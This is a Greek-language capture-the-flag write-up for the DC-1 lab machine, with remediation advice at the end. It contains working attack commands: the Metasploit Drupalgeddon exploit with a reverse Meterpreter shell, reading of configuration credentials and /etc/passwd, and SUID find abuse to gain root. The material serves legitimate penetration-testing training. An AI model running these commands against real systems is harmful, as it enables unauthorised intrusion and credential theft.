3.3 Επιλογή Module, Παραμετροποίηση & Εκτέλεση της Επίθεσης

Επεξήγηση 3.3 — πώς λειτουργεί τεχνικά το Drupalgeddon

Η αιτία (root cause): το Drupal 7 χρησιμοποιεί το *Database Abstraction Layer* (DBAL). Σε ορισμένες συναρτήσεις, το **όνομα του πίνακα** περνούσε στον SQL query χωρίς έλεγχο. Τα prepared statements προστατεύουν τις **τιμές**, όχι τα **ονόματα αντικειμένων** — και εκεί ήταν το κενό.

Το αποτέλεσμα: ένας μη πιστοποιημένος χρήστης μπορεί να στείλει ειδικά διαμορφωμένο αίτημα στη φόρμα και να εκτελέσει αυθαίρετο SQL. Από εκεί, με `INSERT` σε πίνακα του Drupal, μπορεί να φυτέψει PHP κώδικα που εκτελείται από τον Apache.

Η ακολουθία του Metasploit:

```
use exploit/multi/http/drupal_drupageddon
set RHOSTS 192.168.35.131     ← ο στόχος
set LHOST 192.168.35.129      ← εμείς (Kali)
set LPORT 4444                ← θύρα ακρόασης
exploit
```

Τι συμβαίνει στα παρασκήνια (εικόνα `image-7.png`):

1. `Started reverse TCP handler on 192.168.35.129:4444` — ανοίγει ακροατής.
2. `Sending stage (41224 bytes)` — στέλνεται το payload.
3. `Meterpreter session 1 opened (… → 192.168.35.131:34255)` — ο στόχος συνδέεται **πίσω** σε εμάς.

Γιατί reverse shell και όχι bind shell: το reverse βγαίνει από τον στόχο προς εμάς, οπότε περνά firewalls που επιτρέπουν εξερχόμενη κίνηση (η συνηθισμένη ρύθμιση).

Αν αποτύχει: ελέγξτε `LHOST` (σωστή διεπαφή;), firewall στο Kali, αν ο Apache μπορεί να εκτελέσει PHP (`php -v` στον στόχο), και αν η έκδοση είναι πράγματι ευάλωτη (`/CHANGELOG.txt`).

Από τα αποτελέσματα επιλέγεται το module `exploit/multi/http/drupal_drupageddon` . Η ευπάθεια αυτή (**CVE-2014-3704**) εδράζεται στο API αφαίρεσης βάσεων δεδομένων (Database Abstraction API) του Drupal 7.x, το οποίο δεν εξυγίανε επαρκώς τις παραμέτρους πινάκων που περνούσαν σε προπαρασκευασμένα ερωτήματα SQL (prepared statements).

```
msf > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

Εικόνα 5 — `use exploit/multi/http/drupal_drupageddon` : αυτόματη επιλογή payload `php/meterpreter/reverse_tcp` .

Αυτό επιτρέπει σε έναν μη πιστοποιημένο απομακρυσμένο επιτιθέμενο να εκτελέσει SQL Injection, μέσω της οποίας μπορεί να τροποποιήσει διαχειριστικούς πίνακες, να εισαγάγει κακόβουλες εντολές PHP στη βάση ή να επιτύχει απευθείας εκτέλεση αυθαίρετου κώδικα στο λειτουργικό σύστημα (Remote Code Execution - RCE).

```
msf6 > use exploit/multi/http/drupal_drupageddon
msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.35.131
msf6 exploit(multi/http/drupal_drupageddon) > exploit
```

- `use exploit/multi/http/drupal_drupageddon` : Φορτώνει στο ενεργό περιβάλλον εργασίας το συγκεκριμένο exploit module, διαμορφώνοντας αυτόματα το προεπιλεγμένο συμβατό ωφέλιμο φορτίο (payload), συνήθως το `php/meterpreter/reverse_tcp` .
- `set RHOSTS 192.168.35.131` : Καθορίζει τη μεταβλητή συστήματος `RHOSTS` (*Remote Hosts*), δηλώνοντας τη διεύθυνση IPv4 του ευάλωτου διακομιστή-στόχου.
- `exploit` (ή εναλλακτικά `run`): Εκκινεί τη διαδικασία της επίθεσης. Το Metasploit στήνει έναν τοπικό ακροατή (handler) στη μηχανή Kali, διαμορφώνει τα κακόβουλα HTTP POST αιτήματα με το SQL Injection payload και το αντίστροφο PHP κέλυφος, και τα αποστέλλει στον στόχο. Μόλις ο κώδικας εκτελεστεί από τον διακομιστή Apache, ο στόχος συνδέεται πίσω στο Kali Linux ανοίγοντας μια ενεργή συνεδρία Meterpreter.

```
msf exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.35.131
RHOSTS => 192.168.35.131
```

Εικόνα 6 — Ορισμός του στόχου με `set RHOSTS 192.168.35.131` .

```
msf exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 192.168.35.129:4444
[*] Sending stage (41224 bytes) to 192.168.35.131
[*] Meterpreter session 1 opened (192.168.35.129:4444 -> 192.168.35.131:34255) at 2026-01-18 17:06:54 +0530
```

Εικόνα 7 — Επιτυχής Εκμετάλλευση και Άνοιγμα Συνεδρίας Meterpreter

---

4. Φάση 3: Μετα-Εκμετάλλευση & Περισυλλογή Ενδείξεων (Post-Exploitation)

Επεξήγηση Φάσης 3 — από «έχω σύνδεση» σε «έχω πληροφορία»

Μετά την απόκτηση πρόσβασης, η δουλειά είναι **απαρίθμηση από μέσα**:

Τι ψάχνουμε	Εντολή/Σημείο
Ταυτότητα χρήστη	`id`, `whoami`
Δικαιώματα sudo	`sudo -l`
Αρχεία config με credentials	`find / -name "settings.php" -o -name "wp-config.php"`
Άλλοι χρήστες	`cat /etc/passwd`
Cron jobs (privesc)	`cat /etc/crontab`, `ls /etc/cron.*`
SUID binaries	`find / -perm -u=s -type f 2>/dev/null`
Πρόσβαση σε δίκτυο	`ss -tuln`, `ip a`

Κανόνας: δεν συνιστάται η αυτόματη εκτέλεση εργαλείων εντοπισμού ευπαθειών πριν την κατανόηση του συστήματος. Η χειροκίνητη απαρίθμηση προσφέρει ουσιαστική κατανόηση — και συχνά αποκαλύπτει στοιχεία που τα αυτοματοποιημένα εργαλεία παραβλέπουν.

4.1 Μετάβαση σε Κέλυφος Συστήματος και Αναβάθμιση σε PTY

Επεξήγηση 4.1 — γιατί το «τυφλό» shell δεν αρκεί

Το Meterpreter είναι ισχυρό αλλά «κλειστό» περιβάλλον: δεν έχει τις εντολές του συστήματος. Το `shell` ανοίγει `/bin/sh` **μέσω** της συνεδρίας (εικόνα `image-8.png`: `Process 3359 created.` `Channel 0 created.`).

Τι λείπει από ένα dumb shell:

Πρόβλημα	Αποτέλεσμα
Χωρίς TTY	Δεν δουλεύουν `sudo`, `su`, `less`, `vim`
Χωρίς job control	`Ctrl+C` σκοτώνει τη συνεδρία, όχι τη διεργασία
Χωρίς autocomplete/history	Δύσκολη δουλειά
Χωρίς prompt	Δεν ξέρετε πού είστε

Η λύση — `python -c 'import pty; pty.spawn("/bin/bash")'`:

- Η Python ανοίγει έναν **ψευδο-τερματικό** (PTY) και συνδέει το bash μαζί του.

- Το bash νομίζει ότι τρέχει σε κανονικό τερματικό → επιστρέφουν prompts, colors και job control.

Πλήρης σταθεροποίηση (η σωστή σειρά):

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
# μετά: Ctrl+Z (background), στο τοπικό shell:
stty raw -echo; fg
# Enter, μετά:
export TERM=xterm
stty rows 40 columns 120
```

Γιατί το `export TERM=xterm`: χωρίς αυτό, προγράμματα όπως `nano` ή `top` εμφανίζουν «TERM environment variable not set» ή σκουπίδια.

Αν δεν υπάρχει Python: `script -qc /bin/bash /dev/null`, ή Perl: `perl -e 'exec "/bin/bash";'`.

Η συνεδρία Meterpreter παρέχει ισχυρές λειτουργίες διαχείρισης μνήμης, μεταφοράς αρχείων και εκτέλεσης διεργασιών, όμως η ενδελεχής εξερεύνηση ενός λειτουργικού συστήματος Linux απαιτεί άμεση πρόσβαση στο φυσικό κέλυφος εντολών Unix.

```
meterpreter > shell
```

- `shell`: Δημιουργεί ένα νέο υπο-κανάλι επικοινωνίας (channel) εντός της συνεδρίας Meterpreter και εκκινεί μια διεργασία του βασικού κελύφους εντολών (`/bin/sh`) στον στόχο.



Εικόνα 8 — Εκκίνηση Βασικού Κελύφους μέσω Meterpreter

Το αρχικό κέλυφος που αποκτάται είναι "τυφλό" (dumb shell). Δεν διαθέτει υποστήριξη περιβάλλοντος TTY, αυτόματης συμπλήρωσης εντολών (tab completion), ιστορικού εντολών μέσω των βελών πληκτρολογίου, ούτε σωστής διαχείρισης σημάτων τερματισμού (π.χ. το πάτημα `Ctrl+C` θα διακόψει ολόκληρη τη συνεδρία αντί για την τρέχουσα διεργασία). Για να ξεπεραστεί αυτός ο περιορισμός, πραγματοποιείται αναβάθμιση σε πλήρες ψευδο-τερματικό (Pseudo-Terminal - PTY) αξιοποιώντας τον διερμηνέα Python.

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

- `python`: Καλεί τον εγκατεστημένο διερμηνέα Python του συστήματος-στόχου.

- `-c`: Επιτρέπει την απευθείας εκτέλεση κώδικα Python που περνά ως παράμετρος συμβολοσειράς στη γραμμή εντολών, παρακάμπτοντας την ανάγκη εγγραφής προσωρινού αρχείου script στον δίσκο.
- `'import pty; pty.spawn("/bin/bash")'`: Εισάγει την ενσωματωμένη βιβλιοθήκη `pty` της Python (η οποία διαχειρίζεται λειτουργίες ψευδο-ακροδεκτών στο λειτουργικό σύστημα Unix) και καλεί τη μέθοδο `spawn()`. Η μέθοδος αυτή εκκινεί μια νέα διεργασία `/bin/bash` συνδεδεμένη με έναν νεοδημιουργημένο εικονικό ακροδέκτη PTY, παρέχοντας ένα πλήρως λειτουργικό, διαδραστικό κέλυφος με αναγνωρίσιμο prompt χρήστη.
  |

4.2 Εντοπισμός και Ερμηνεία του Flag 1

Επεξήγηση 4.2 — τι μας λέει το πρώτο flag

Η εικόνα `image-10.png` δείχνει:

```
www-data@DC-1:/var/www$ cat flag1.txt
Every good CMS needs a config file - and so do you.
```

Δύο πράγματα συμβαίνουν εδώ:

1. **Επιβεβαίωση ταυτότητας:** το prompt `www-data` δείχνει ότι η πρόσβαση είναι ως **web user**, όχι root. Άρα η φάση 4 είναι υποχρεωτική.
2. **Κατεύθυνση:** το flag *δεν είναι αυτοσκοπός* — είναι **υπόδειξη**. «config file» σημαίνει: ψάξε `sites/default/settings.php` ή `wp-config.php`.

Γιατί ο σχεδιαστής του CTF το κάνει αυτό: τα flags λειτουργούν ως **checkpoints** που επιβραβεύουν τη σωστή μεθοδολογία. Σε πραγματικό audit δεν υπάρχουν flags — υπάρχουν ευρήματα (π.χ. «credentials σε αρχείο με λάθος δικαιώματα»).

Τι θα ψάξουμε στο Drupal:

```
cd /var/www
ls -la
cat sites/default/settings.php | grep -A5 "databases"
```


Το `settings.php` περιέχει `$databases['default']['default']` με `database`, `username`, `password`, `host` — δηλαδή διαπιστευτήρια MySQL.

Σημείωση ασφάλειας: το `settings.php` θα έπρεπε να είναι `444` ή εκτός web root. Αν είναι αναγνώσιμο από `www-data`, οποιαδήποτε ευπάθεια web app οδηγεί σε πρόσβαση στη βάση.

Βρισκόμενοι πλέον στον κατάλογο εργασίας του εξυπηρετητή ιστού (`/var/www`), πραγματοποιείται λεπτομερής καταγραφή των αρχείων προκειμένου να εντοπιστούν οι αρχικές κατευθυντήριες οδηγίες που άφησε ο δημιουργός του εργαστηρίου.

```
ls -la
cat flag1.txt
```

- `ls -la`:
- `ls`: Εμφανίζει τα περιεχόμενα του τρέχοντος καταλόγου.
- `-l` (*long listing*): Προβάλλει αναλυτικές πληροφορίες για κάθε αρχείο (δικαιώματα πρόσβασης rwx, αριθμό συνδέσμων, ιδιοκτήτη, ομάδα, μέγεθος σε bytes και χρονοσφραγίδα τελευταίας τροποποίησης).
- `-a` (*all*): Εμφανίζει όλα τα αρχεία συμπεριλαμβανομένων των κρυφών (εκείνων που το όνομά τους ξεκινά με τελεία `.`, όπως τα `.htaccess`, `.bashrc`).
- `cat flag1.txt`: Συνενώνει και εκτυπώνει το περιεχόμενο του αρχείου κειμένου `flag1.txt` στην τυπική έξοδο (stdout).



Εικόνα 9 — Ανάγνωση του Αρχείου flag1.txt

Το περιεχόμενο του Flag 1 υποδεικνύει ότι τα αρχεία ρυθμίσεων (configuration files) του CMS περιέχουν κρίσιμα δεδομένα. Στο Drupal 7, το θεμελιώδες αρχείο διαμόρφωσης είναι το `sites/default/settings.php`, το οποίο περιλαμβάνει, μεταξύ άλλων, τα διαπιστευτήρια σύνδεσης με τη βάση δεδομένων MySQL.

---

5. Φάση 4: Τοπική Κλιμάκωση Προνομίων (Local Privilege Escalation)

Επεξήγηση Φάσης 4 — η λογική της κλιμάκωσης

Η κλιμάκωση προνομίων απαντά σε ένα ερώτημα: *«τι μου επιτρέπεται να κάνω που δεν θα έπρεπε;»*. Οι κατηγορίες που ελέγχονται πάντα, με σειρά προτεραιότητας:

#	Έλεγχος	Εντολή	Γιατί δουλεύει
1	sudo δικαιώματα	`sudo -l`	Λάθος κανόνας = άμεσο root
2	SUID binaries	`find / -perm -u=s`	Εκτέλεση με δικαιώματα ιδιοκτήτη
3	Cron jobs	`cat /etc/crontab`	Script που τρέχει ως root και είναι εγγράψιμο
4	Capabilities	`getcap -r / 2>/dev/null`	Πιο «σύγχρονο» SUID
5	Kernel exploits	`uname -a` + searchsploit	Παλιός πυρήνας
6	Credentials σε αρχεία	`grep -r password`	Επαναχρησιμοποίηση
7	PATH hijacking	`echo $PATH`	Script που καλεί εντολή χωρίς απόλυτη διαδρομή

Στο DC-1 η απάντηση βρίσκεται στο #2: ένα εργαλείο γενικής χρήσης (`find`) με SUID bit.

5.1 Ανάλυση Επιφανειών Επίθεσης & Ανίχνευση Εκτελέσιμων SUID

Επεξήγηση 5.1 — τι σημαίνει πραγματικά «SUID bit»

SUID (Set User ID): όταν ένα εκτελέσιμο έχει το bit, τρέχει με τα δικαιώματα του **ιδιοκτήτη** του αρχείου, όχι του χρήστη που το καλεί. Αν ανήκει στον root, τρέχει ως root.

Γιατί υπάρχει: για εργαλεία που χρειάζονται προνόμια για να δουλέψουν, π.χ. `passwd` (πρέπει να γράψει στο `/etc/shadow`), `ping` (raw sockets), `su` , `mount` .

Γιατί γίνεται ευπάθεια: αν το πρόγραμμα επιτρέπει **εκτέλεση άλλης εντολής** ή **διαφυγή σε shell**, τότε το SUID μεταφέρει το root σε εμάς.

Ανάλυση του `find / -perm -u=s -type f 2>/dev/null` :

Τμήμα	Σημασία
`find /`	Αναζήτηση από τη ρίζα
`-perm -u=s`	Δικαιώματα που **περιλαμβάνουν** SUID για τον owner (`-4000`)
`-type f`	Μόνο κανονικά αρχεία
`2>/dev/null`	Πετάει τα «Permission denied»

Στην εικόνα `image-11.png` βλέπετε τα συνηθισμένα (`/bin/ping` , `/bin/su` , `/usr/bin/passwd`) — και το ύποπτο: `/usr/bin/find` . Το `find` **δεν** χρειάζεται SUID για να δουλέψει, η παρουσία του είναι σφάλμα διαμόρφωσης.

Τι θα έπρεπε να κάνετε: ελέγξτε κάθε SUID με `ls -l` και `dpkg -S <path>` για να δείτε αν ανήκει σε πακέτο. Τα μη αναμενόμενα είναι ύποπτα.

Η τρέχουσα συνεδρία εκτελείται υπό τα δικαιώματα του λογαριασμού `www-data` (ο τυπικός μη προνομιούχος χρήστης που χρησιμοποιεί η υπηρεσία Apache). Για την πλήρη υποταγή του στόχου απαιτείται η απόκτηση προνομίων του υπερχρήστη `root` (UID 0).

Ένας από τους πιο κρίσιμους μηχανισμούς τοπικής κλιμάκωσης προνομίων σε περιβάλλοντα Unix/Linux είναι η εκμετάλλευση εκτελέσιμων αρχείων με ενεργοποιημένο το ειδικό δικαίωμα **SUID** (*Set User ID*). Όταν ένα δυαδικό αρχείο διαθέτει το SUID bit, εκτελείται πάντοτε με τα προνόμια του ιδιοκτήτη του αρχείου και όχι του χρήστη που το κάλεσε. Εάν ένα εκτελέσιμο που ανήκει στον `root` φέρει SUID bit και ταυτόχρονα επιτρέπει την εκτέλεση εξωτερικών εντολών ή διαφυγή σε κέλυφος (shell escape), μπορεί να αξιοποιηθεί για άμεση κλιμάκωση προνομίων.

```
find / -perm -u=s -type f 2>/dev/null
```

- `find /` : Εκκινεί εξαντλητική, αναδρομική αναζήτηση ξεκινώντας από τη ρίζα του συστήματος αρχείων (`/`).
- `-perm -u=s` : Φιλτράρει τα αποτελέσματα ελέγχοντας αποκλειστικά αρχεία των οποίων τα δικαιώματα περιλαμβάνουν το SUID bit για τον χρήστη-ιδιοκτήτη τους (ισοδύναμο με οκταδικό μοτίβο `-4000`).
- `-type f` : Περιορίζει την αναζήτηση αποκλειστικά σε κανονικά δυαδικά αρχεία (files), απορρίπτοντας καταλόγους, συμβολικούς συνδέσμους και ειδικές συσκευές συστήματος.
- `2>/dev/null` : Ανακατευθύνει τη ροή της τυπικής εξόδου σφαλμάτων (Standard Error - file descriptor 2) στην ειδική συσκευή απορριμμάτων του πυρήνα `/dev/null` . Αυτό αποτρέπει την παραγωγή εκατοντάδων μηνυμάτων "Permission denied" καθώς ο μη προνομιούχος χρήστης `www-data` επιχειρεί να διαβάσει προστατευμένους καταλόγους συστήματος, διατηρώντας την έξοδο καθαρή και ευανάγνωστη.



Εικόνα 10 — Αποτελέσματα Σάρωσης binary Αρχείων SUID

5.2 Μηχανισμός Εκμετάλλευσης του SUID Δικαιώματος στο `find`

Επεξήγηση 5.2 — πώς η παράμετρος `-exec` οδηγεί σε δικαιώματα root

Το `find` έχει παράμετρο `-exec` που εκτελεί **οποιαδήποτε** εντολή για κάθε ταιριαστό αρχείο. Επειδή το binary είναι SUID root, κάθε θυγατρική διεργασία που δημιουργεί κληρονομεί το **EUID 0**.

Η εντολή:

```
/usr/bin/find . -exec /bin/sh \; -quit
```

Τμήμα	Ανάλυση
`/usr/bin/find`	Απόλυτη διαδρομή — αποφεύγει PATH hijacking
`.`	Αναζήτηση στον τρέχοντα κατάλογο
`-exec /bin/sh \;`	Εκτέλεση shell για κάθε αποτέλεσμα, το `\;` τερματίζει την παράμετρο
`-quit`	Σταμάτα μετά το πρώτο

Γιατί το `\;` και όχι `;`: το `;` θα το ερμήνευε το **δικό μας** shell ως τέλος εντολής. Το `\` το «δραπετεύει» ώστε να φτάσει στο `find`.

Εναλλακτικές εκμετάλλευσης (για εμπέδωση):

```
find / -exec whoami \; -quit          # επιβεβαίωση: root
find / -exec /bin/bash -p \; -quit    # bash με προνόμια
```

Το `-p` στο bash: διατηρεί τα προνόμια αντί να τα ρίξει (το bash κατεβάζει EUID όταν τρέχει SUID για λόγους ασφαλείας).

Η εικόνα `image-12.png` δείχνει το κέλυφος που ανοίγει, η `image-13.png` επιβεβαιώνει με `whoami` → `root`.

Πώς διορθώνεται: `chmod u-s /usr/bin/find` και έλεγχος όλων των SUID με βάση το «χρειάζεται πραγματικά;».

Η παρουσία του SUID bit στο εκτελέσιμο `/usr/bin/find` συνιστά σοβαρότατο σφάλμα διαμόρφωσης ασφαλείας (Security Misconfiguration). Το εργαλείο `find` ενσωματώνει τη λειτουργία `-exec`, η οποία επιτρέπει στον χρήστη να ορίσει μια αυθαίρετη εντολή συστήματος που θα εκτελεστεί αυτόματα για κάθε αντικείμενο που ικανοποιεί τα κριτήρια της αναζήτησης.

Επειδή το δυαδικό αρχείο `find` ανήκει στον χρήστη `root` και φέρει το SUID bit, κάθε υπο-διεργασία που γεννάται μέσω της παραμέτρου `-exec` κληρονομεί αυτόματα το αποτελεσματικό αναγνωριστικό χρήστη (Effective User ID - EUID) του `root`. Καλώντας απευθείας ένα κέλυφος συστήματος (όπως το `/bin/sh`), δημιουργείται ένα κέλυφος με πλήρη προνόμια υπερχρήστη.

```
/usr/bin/find . -exec /bin/sh \; -quit
```

```
www-data@DC-1:/var/www$ /usr/bin/find . -exec /bin/sh \; -quit
/usr/bin/find . -exec /bin/sh \; -quit
```

Εικόνα 11 — Κέλυφος με προνόμια `root` μέσω κατάχρησης του SUID `find`.

- `/usr/bin/find`: Καλεί το συγκεκριμένο εκτελέσιμο με την απόλυτη διαδρομή του, αποτρέποντας πιθανές παρεμβολές από μεταβλητές περιβάλλοντος όπως η `$PATH`.
- `.`: Ορίζει ως πεδίο αναζήτησης τον τρέχοντα κατάλογο.
- `-exec /bin/sh \;`: Ορίζει την εντολή που θα εκτελεστεί.
- Το `/bin/sh` εκκινεί μια νέα συνεδρία κελύφους.
- Το σύμβολο `;` υποδηλώνει το τέλος της παραμέτρου `-exec`, ενώ η ανάστροφη κάθετος `\` (escape character) είναι απαραίτητη ώστε ο χαρακτήρας `;` να ερμηνευτεί από το ίδιο το `find` και όχι πρόωρα από το γονικό κέλυφος bash.
- `-quit`: Εντολή προς το `find` να τερματίσει αμέσως τη λειτουργία του μετά την πρώτη επιτυχή εκτέλεση. Χωρίς την παράμετρο `-quit`, το `find` θα επιχειρούσε να εκτελέσει το `/bin/sh` διαδοχικά για κάθε αρχείο του καταλόγου, δημιουργώντας πολλαπλά περιττά υπο-κελύφη.

```
# whoami
whoami
root
```

Εικόνα 12 — Επιτυχής Κλιμάκωση Προνομίων σε Επίπεδο Root

5.3 Επαλήθευση Ταυτότητας & Ανάκτηση του Τελικού Flag

Επεξήγηση 5.3 — γιατί επιβεβαιώνουμε και τι κοιτάμε στο `/root`

`whoami` και `id`: το `whoami` δίνει όνομα, το `id` δίνει `uid=0(root) gid=0(root) groups=0(root)` — πιο ακριβές. Σε περιβάλλοντα με EUID, το `id` δείχνει και το effective ID.

Γιατί το `/root` είναι η απόδειξη: είναι κατάλογος με δικαιώματα `700` και ιδιοκτήτη root. Αν μπορείτε να κάνετε `ls` μέσα, έχετε όντως root — δεν πρόκειται για «φιλικό» shell με ψευδαίσθηση προνομίων.

Ανάγνωση της εικόνας `image-14.png`:

```
# cat thefinalflag.txt
Well done!!!!
Hopefully you've enjoyed this and learned some new skills.
```


Τι σημαίνει «ολοκλήρωση»: δεν είναι μόνο το αρχείο, είναι ότι εκτελέστηκε ολόκληρη η αλυσίδα: recon → ευπάθεια → shell → enumeration → privesc. Σε πραγματικό engagement, εδώ θα γραφόταν το **report** με:

- την αλυσίδα (chain of exploitation)
- το impact (τι δεδομένα εκτέθηκαν)
- τα βήματα αναπαραγωγής
- τις προτεινόμενες διορθώσεις.

Έχοντας πλέον αποκτήσει προνόμια υπερχρήστη (`root`), επικυρώνεται η διαχειριστική εξουσία στο σύστημα και ανακτάται το τελικό αρχείο επιβράβευσης (flag), επισφραγίζοντας την πλήρη ολοκλήρωση της δοκιμής παρείσδυσης.

```
whoami
cd /root
ls -la
cat thefinalflag.txt
```

- `whoami`: Επιστρέφει το ενεργό αναγνωριστικό όνομα χρήστη της τρέχουσας συνεδρίας. Η απάντηση `root` επιβεβαιώνει τη λειτουργία στο ανώτατο επίπεδο δικαιωμάτων του λειτουργικού συστήματος.
- `cd /root`: Αλλάζει τον τρέχοντα κατάλογο εργασίας στον προστατευμένο αρχικό κατάλογο (home directory) του διαχειριστή συστήματος, στον οποίο απαγορεύεται αυστηρά η πρόσβαση σε απλούς χρήστες.
- `ls -la`: Απαριθμεί αναλυτικά όλα τα περιεχόμενα του καταλόγου `/root`, αποκαλύπτοντας την ύπαρξη του αρχείου `thefinalflag.txt`.
- `cat thefinalflag.txt`: Αναγιγνώσκει και τυπώνει στην οθόνη το τελικό μήνυμα ολοκλήρωσης του εργαστηρίου.



Εικόνα 13 — Ανάγνωση του Τελικού Αρχείου thefinalflag.txt

6. Τεχνική Σύνοψη, Αξιολόγηση Επικινδυνότητας & Μέτρα Αποκατάστασης

Επεξήγηση §6 — πώς διαβάζεται ο πίνακας επικινδυνότητας

Ο πίνακας του πρωτοτύπου ταξινομεί δύο ευρήματα:

Στάδιο	Αδυναμία	CVSS	Επίπτωση
Αρχική πρόσβαση	Drupalgeddon (CVE-2014-3704)	**9.8 Critical**	RCE μέσω SQLi
Κλιμάκωση	SUID στο `/usr/bin/find`	**7.8 High**	Root

Γιατί το 9.8 είναι «Critical»: `AV:N` (δικτυακό), `AC:L` (χαμηλή πολυπλοκότητα), `PR:N` (κανένα privilege), `UI:N` (χωρίς αλληλεπίδραση), `C/I/A:H` (πλήρης επίπτωση). Δηλαδή: *οποιοσδήποτε με δικτυακή πρόσβαση παίρνει κώδικα, χωρίς να κάνει τίποτα ο χρήστης*.

Γιατί το SUID είναι 7.8 και όχι 9.8: απαιτεί **τοπική** πρόσβαση (`AV:L`) — πρώτα πρέπει να είσαι μέσα. Γι' αυτό η κλιμάκωση είναι «δεύτερο σκαλί», όχι είσοδος.

Η έννοια του «defense in depth»: αν το Drupal ήταν ενημερωμένο, η αλυσίδα δεν ξεκινούσε. Αν το SUID έλειπε, η αλυσίδα σταματούσε στο `www-data` . Κάθε έλεγχος είναι ανεξάρτητος φραγμός.

Η επιτυχής κατάληψη της μηχανής DC-1 κατέδειξε μια αλυσίδα δύο βασικών κενών ασφαλείας, τα οποία συνδυαστικά οδήγησαν από την πλήρη έλλειψη διαπιστευτηρίων (Zero Access) στον απόλυτο έλεγχο της υποδομής (Root Compromise).

Στάδιο Επίθεσης	Εντοπισθείσα Αδυναμία	Επίπεδο Επικινδυνότητας (CVSS v3)	Τεχνική Επίπτωση
Αρχική Προσβολή	Drupalgeddon (CVE-2014-3704)	**CRITICAL (9.8)**	Απομακρυσμένη εκτέλεση αυθαίρετου κώδικα (RCE) μέσω SQLi
Κλιμάκωση Προνομίων	SUID Misconfiguration στο `/usr/bin/find`	**HIGH (7.8)**	Παράκαμψη μηχανισμών περιορισμού και απόκτηση προνομίων Root

6.1 Προτεινόμενα Μέτρα Αποκατάστασης (Remediation & Hardening)

Επεξήγηση 6.1 — από τη διόρθωση στη «θωράκιση»

Patch management: η ενημέρωση είναι η μόνη άμυνα που κλείνει *όλες* τις γνωστές ευπάθειες μαζί. Χρειάζεται **διαδικασία**: γνώση εκδόσεων, δοκιμή σε staging, rollback plan. Ένα EOL λογισμικό (Debian Wheezy, Drupal 7) δεν επιδιορθώνεται — αντικαθίσταται.

WAF (ModSecurity + OWASP CRS): μπλοκάρει γνωστά μοτίβα (SQLi, XSS) πριν φτάσουν στην εφαρμογή. **Δεν** αντικαθιστά το patch — είναι «δίχτυ» για ό,τι ξεφύγει.

Least privilege: ο Apache τρέχει ως `www-data` (σωστό). Το λάθος είναι ότι ο `www-data` διαβάζει `settings.php` με credentials της βάσης — και ότι η βάση τρέχει ως root. Η MySQL θα έπρεπε να τρέχει ως `mysql`.

AIDE / Tripwire: εργαλεία ακεραιότητας που καταγράφουν hashes αρχείων. Αν αλλάξει ένα SUID binary ή ένα config, ειδοποιούν. Χωρίς αυτά, μια αλλαγή όπως `chmod u+s /usr/bin/find` περνά απαρατήρητη.

AppArmor / SELinux: περιορίζουν τι μπορεί να κάνει μια διεργασία **ακόμη κι αν** έχει προνόμια. Με σωστό profile, ο Apache δεν θα μπορούσε να εκτελέσει `/bin/sh` — και η αλυσίδα θα έσπαγε στο πρώτο βήμα.

Έλεγχος SUID σε τακτική βάση:

```
find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
# συγκρίνετε με γνωστή λίστα /etc/suid-baseline.txt
```

1. **Διαχείριση Ενημερώσεων Εφαρμογών Ιστού (Patch Management):**
   * Η έκδοση του Drupal πρέπει να αναβαθμιστεί άμεσα στην πιο πρόσφατη υποστηριζόμενη έκδοση ασφαλείας.
   * Εγκατάσταση και ορθή παραμετροποίηση ενός Τείχους Προστασίας Εφαρμογών Ιστού (**Web Application Firewall - WAF**), όπως το ModSecurity, με ενημερωμένους κανόνες (OWASP Core Rule Set) για την έγκαιρη ανίχνευση και απόρριψη κακόβουλων αιτημάτων SQL Injection.

2. **Αυστηροποίηση Δικαιωμάτων Συστήματος Αρχείων (Least Privilege Principle):**
   * Πρέπει να αφαιρεθεί άμεσα το SUID bit από το εκτελέσιμο `find` καθώς και από κάθε άλλο εργαλείο γενικής χρήσης που δεν απαιτεί ειδικά δικαιώματα για την ομαλή λειτουργία του: `bash sudo chmod u-s /usr/bin/find`
   * Εφαρμογή τακτικών αυτοματοποιημένων ελέγχων ακεραιότητας και δικαιωμάτων (π.χ. μέσω AIDE, Tripwire ή περιοδικών cron scripts) που σαρώνουν το σύστημα για μη εξουσιοδοτημένες αλλαγές σε αρχεία SUID/SGID.
